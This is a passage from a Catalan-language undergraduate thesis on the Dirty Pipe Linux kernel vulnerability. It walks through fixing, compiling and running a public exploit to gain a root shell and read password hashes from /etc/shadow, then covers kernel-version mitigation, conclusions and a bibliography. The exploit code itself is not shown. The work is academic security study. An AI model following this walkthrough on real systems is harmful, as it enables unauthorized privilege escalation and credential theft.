
Podem observar a la il·lustració 30, dues variants del *exploit*: “exploit-1.c” i “exploit-2.c”. També observem que hi ha un fitxer d’ordres *shell* anomenat “compile.sh”, que ens farà més fàcil la compilació sense tindre que utilitzar les típiques ordres del compilador gcc. També veiem un fitxer README, típic dels repositoris *git* públics, que explica un poc com funciona aquest repositori.

Abans d’executar o de compilar cap fitxer, tenim que afegir el “NULL” dins del punter “argv” que vàrem veure a la secció 3.4 per a que pogués executar-se correctament. Si no fem açò, ens resultaria en una falla de la crida del sistema; i la terminal ens retornaria un missatge com el de la il·lustració 22 de la secció 3.4 Per evitar que pogués ocórrer aquesta falla, modificarem el fitxer “exploit-1.c” amb l’editor vim, que ja ve integrat a dins del sistemes Linux. Per fer açò, executarem l’ordre “vi exploit-1.c”, tal i com apareix a la il·lustració 31.



Il·lustració 31: Executant vi

Una volta hem obert l'editor vim, anirem fins a la línia 174 de codi, on es troba el final del punter "argv".




*Il·lustració 32: Punter *argv[]*

Baix de la secció del punter "argv", podem observar que està l'ordre "execv( )" de la llibreria "<unistd.h>" de C. Aquesta ordre es capaç d'executar un procés i passar-li una llista d'arguments nova. En aquest cas, li passem al programa "/bin/sh" (que és el programa de l'intèrpret de la *shell* Linux) una llista d'arguments "argv".

El problema radica en que aquesta llista o punter, té i deu d'estar acabada en *NULL*, cosa que no ocorri dins d'aquesta implementació del exploit. (*execv(3): execute file - Linux man page*, s.d.)


Degut a açò, ja existeixen alguns reports d'error dins del repositori que hem gastat. (*System() fucntion call seems to have failed :(· Issue #4 · AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits · GitHub*, s.d.)

Per corregir aquest problema, afegirem un valor *NULL* a la terminació del punter "argv", tal i com podem veure a la il·lustració 33.




Il·lustració 33: Inserció de la terminació NULL

Una vegada afegit el NULL, podem guardar i eixir del editor i compilar el *exploit* el executable "compile.sh" del repositori o amb l'ordre "gcc exploit-1.c -o exploit", si volguérem compilar únicament la variant 1. El procés el podem observar a la il·lustració 34.



Il·lustració 34: Compilació del exploit

Una vegada compilat, executarem el fitxer "exploit-1"; que es el binari resultat de la compilació del fitxer del codi base.




Il·lustració 35: Exploit executat amb èxit

Una vegada executem el binari tal i com veiem a la il·lustració 35; podem observar com la terminal ens comunica que ja podem executar comandes. També observem que estem a una terminal absolutament minimalista, ja que no té cap tipus de *prompt*. A pesar d'açò, es una terminal amb poders absoluts com podem comprovar a la il·lustració 36, ja que mitjançant l'ordre "whoami", podem comprovar que som l'usuari "root".

Il·lustració 36: Confirmació de que som root

La *shell* ens retorna que som usuari *root*, i per acabar-ho de confirmar, anem a executar l'ordre "cat" sobre el fitxer "/etc/shadow", per a veure el seu contingut. Aquest fitxer es on es guarden els *hash* de les contrasenyes en un sistema Linux i un usuari normal no pot accedir a veure'l (molt menys escriure). A la il·lustració 37, introduïm l'ordre "cat".

Il·lustració 37: Executem "cat" sobre "/etc/shadow"



Il·lustració 38: Fitxer "/etc/shadow"

Com podem observar a la il·lustració 38, hem accedit al fitxer "/etc/shadow", un fitxer especialment vulnerable, i podríem agafar el "*hash* MD5" de l'usuari "prueba", tenint en el nostre poder la seua contrasenya; encara que com som l'usuari *root*, ja tenim poder total sobre aquest ordinador.

D'aquesta manera accedim a un fitxer important il·lícitament, demostrant l'escalada de privilegis i aconseguint dades de forma il·legal.

5. Mitigació de *Dirty Pipe*

Dirty Pipe es un *exploit* que afecta a les versions del *kernel* de Linux a partir de la versió 5.8, i ha sigut corregida en les versions 5.16.11, 5.15.25 i 5.10.1021. Actualment les versions mantingudes del *kernel* de Linux estan corregides de la falla.

La forma més fàcil de mitigar *Dirty Pipe* es comprovant si el nostre sistema es vulnerable amb la utilitat de l'apartat 4 o utilitzant l'ordre "uname -r", i si la versió del *kernel* es superior a la 5.8 però inferior a les versions 5.16.11, 5.15.25 i 5.10.1021, serà probablement vulnerable. Si es així, actualitzant el *kernel* del nostre sistema, corregirem aquesta vulnerabilitat. La correcció de la vulnerabilitat *Dirty Pipe* per a Android, està integrat dins del *kernel* des del 23 de febrer del 2022, i el mes següent ha sigut distribuït per als dispositius Samsung.

Dit açò, existeixen sistemes que son possibles d'actualitzar, per ser antics o perquè no son possibles d'actualitzar. La forma de mitigar aquest *exploit* per a estos sistemes, a més de augmentar la seguretat per a futurs *exploits*, passa per aquestes dues prevencions:

No descarregar aplicacions de repositoris no oficials

Com hem pogut veure, hi ha antecedents de que l'usuari es baixi una aplicació infectada si no cuida les seues petjades. La millor forma d'impedir furtes d'identitat i de dades, així com infeccions; es descarregar les aplicacions des dels llocs oficials.

Dedicar temps a la seguretat informàtica actual

Per a poder reaccionar ràpidament a aquests atacs, hi ha que tindre en compte l'estat actual de la seguretat informàtica. En el moment en el que es publica la vulnerabilitat, es publica també els recursos necessaris per a poder mitigar-la i corregir-la, així que açò permet que els nostres equips no es tornen vulnerables.

6. Conclusions i treballs futurs

Aquest treball de final de grau ha tingut com a objectiu l'anàlisi de *Dirty Pipe* i les vulnerabilitats que la precedien, de forma que puguem tindre un context complet del que hi ha al voltant d'aquesta vulnerabilitat. També hem mostrat les capacitats d'una implementació *malware* moderna i sofisticada, cosa que pot passar amb aquests *exploits* tan crítics.

Els resultats d'aquesta investigació afirmen la repercussió han tingut aquestes vulnerabilitats i que poden tindre en un futur. Hi ha que destacar que Linux s'utilitza arreu de tot el mon, sobre tot en els servidors, encara que sembli de nínxol per no gastar-se en els ordinadors personals; però també en els sistemes Android i en altres sistemes domèstics, com poden ser les televisions intel·ligents.

Aquest projecte es podria ampliar en un futur, veient les relacions que existeixen amb les vulnerabilitats relacionades que es descobreixen i el *malware* que es pogués desenvolupar al voltant d'aquest *exploit*.

7. Bibliografia

Ahmed, A. (2023). *CVE-2022-0847-DirtyPipe-Exploits* [C]. https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits (Original work published 2022)

Condición de carrera. (2022). En *Wikipedia, la enciclopedia libre*. https://es.wikipedia.org/w/index.php?title=Condici%C3%B3n_de_carrera&oldid=141395002

CVE - CVE-2015-1805. (s.d.). Recuperat 14 maig 2023, de https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1805

CVE - CVE-2022-0847. (s.d.). Recuperat 17 març 2023, de https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0847

CVE-2022-0847: DirtyPipe Vulnerability Technical Overview. (2022, març 9). *JFrog*. https://jfrog.com/blog/dirtypipe-cve-2022-0847-the-new-dirtycow/

Dirty COW (CVE-2016-5195). (s.d.). Recuperat 18 març 2023, de https://dirtycow.ninja/

Dirty COW exploit spotted in Android malware for the first time – Phandroid. (s.d.). Recuperat 21 març 2023, de https://phandroid.com/2017/09/26/dirty-cow-exploit-android/

Execv(3): Execute file—Linux man page. (s.d.). Recuperat 16 maig 2023, de https://linux.die.net/man/3/execv

Gite, V. (2016, octubre 21). *How To Patch and Protect Linux Kernel Zero Day Local Privilege Escalation Vulnerability CVE-2016-5195 [21/Oct/2016]*. NixCraft. https://www.cyberciti.biz/faq/dirtycow-linux-cve-2016-5195-kernel-local-privilege-escalation-vulnerability-fix/

Mckay, D. (2021, juliol 7). *What Is "root" on Linux?* How-To Geek. https://www.howtogeek.com/737563/what-is-root-on-linux/

Perumal Jegan (Director). (2022, març 16). *Dirty Pipe: CVE-2022-0847 Explained | Vulnerability*. https://www.youtube.com/watch?v=7EDQcVg5sG4

pipe(7)—Linux manual page. (s.d.). Recuperat 14 maig 2023, de https://man7.org/linux/man-pages/man7/pipe.7.html

splice(2)—Linux manual page. (s.d.). Recuperat 14 maig 2023, de https://man7.org/linux/man-pages/man2/splice.2.html

System() fucntion call seems to have failed :(· Issue #4 · AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits · GitHub. (s.d.). Recuperat 16 maig 2023, de https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/issues/4

The Dirty Pipe Vulnerability—The Dirty Pipe Vulnerability documentation. (s.d.). Recuperat 4 maig 2023, de https://dirtypipe.cm4all.com/

Top Ten Vulnerabilities | HackerOne. (s.d.). Recuperat 17 març 2023, de https://www.hackerone.com/top-ten-vulnerabilities

Understanding and mitigating the Dirty Cow Vulnerability. (s.d.). Recuperat 14 maig 2023, de https://www.redhat.com/en/blog/understanding-and-mitigating-dirty-cow-vulnerability

Understanding the /etc/passwd File. (2019, desembre 1). https://linuxize.com/post/etc-passwd-file/

vdso(7)—Linux manual page. (s.d.). Recuperat 14 maig 2023, de https://man7.org/linux/man-pages/man7/vdso.7.html

What is a botnet? (s.d.). Recuperat 14 maig 2023, de https://us.norton.com/blog/malware/what-is-a-botnet

ZNIU: First Android Malware to Exploit Dirty COW. (2017, setembre 25). Trend Micro. https://www.trendmicro.com/en_us/research/17/i/zniu-first-android-malware-exploit-dirty-cow-vulnerability.html

Apèndix *ZNIU: First Android Malware to Exploit Dirty COW, Appendix O2*. (2017, setembre 25). Trend Micro. https://documents.trendmicro.com/assets/Appendix-ZNIU-First-Android-Malware-to-Exploit-Dirty-COW-Vulnerability-03.pdf

ANNEX

OBJECTIUS DE DESENVOLUPAMENT SOSTENIBLE

Grau de relació amb els Objectius de Desenvolupament Sostenible (ODS).

Objectius de Desenvolupament Sostenible	**Alt**	**Mitjà**	**Baix**	**N.P**
ODS 1. **Fi de la pobresa.**				**X**
ODS 2. **Fam zero.**				**X**
ODS 3. **Salut y benestar.**				**X**
ODS 4. **Educació de qualitat.**				**X**
ODS 5. **Igualtat de gènere.**		**X**		
ODS 6. **Aigua neta y sanejament.**				**X**
ODS 7. **Energia assequible y no contaminant.**				**X**
ODS 8. **Treball decent y creixement econòmic.**				**X**
ODS 9. **Industria, innovació e infraestructures.**	**X**			
ODS 10. **Reducció de las desigualtats**.				**X**
ODS 11. **Ciutats y comunitats sostenibles**.				**X**
ODS 12. **Producció y consum responsables.**				**X**
ODS 13. **Acció per el clima.**				**X**
ODS 14. **Vida submarina.**				**X**
ODS 15. **Vida de ecosistemes terrestres.**				**X**
ODS 16. **Paz, justícia e institucions sòlides.**				**X**
ODS 17. **Aliances para aconseguir objectius.**				**X**

Dels anteriors objectius de desenvolupament sostenible mencionats, el projecte esta relacionat amb:

- **Igualtat de gènere**: al evitar una vulnerabilitat i la filtració de secrets, permetem la no vulneració dels drets de les parells; en la qüestió de la privacitat personal de cadascun

- **Industria, innovació e infraestructures:** les industries son el principal motor de la economia, i les dades que gestionen poden ser vitals per a la vida en societat. Evitant la vulneració d'aquestes dades, reforcem les infraestructures e innovem dins d'aquestes; sent el principal objectiu les empreses tant públiques com privades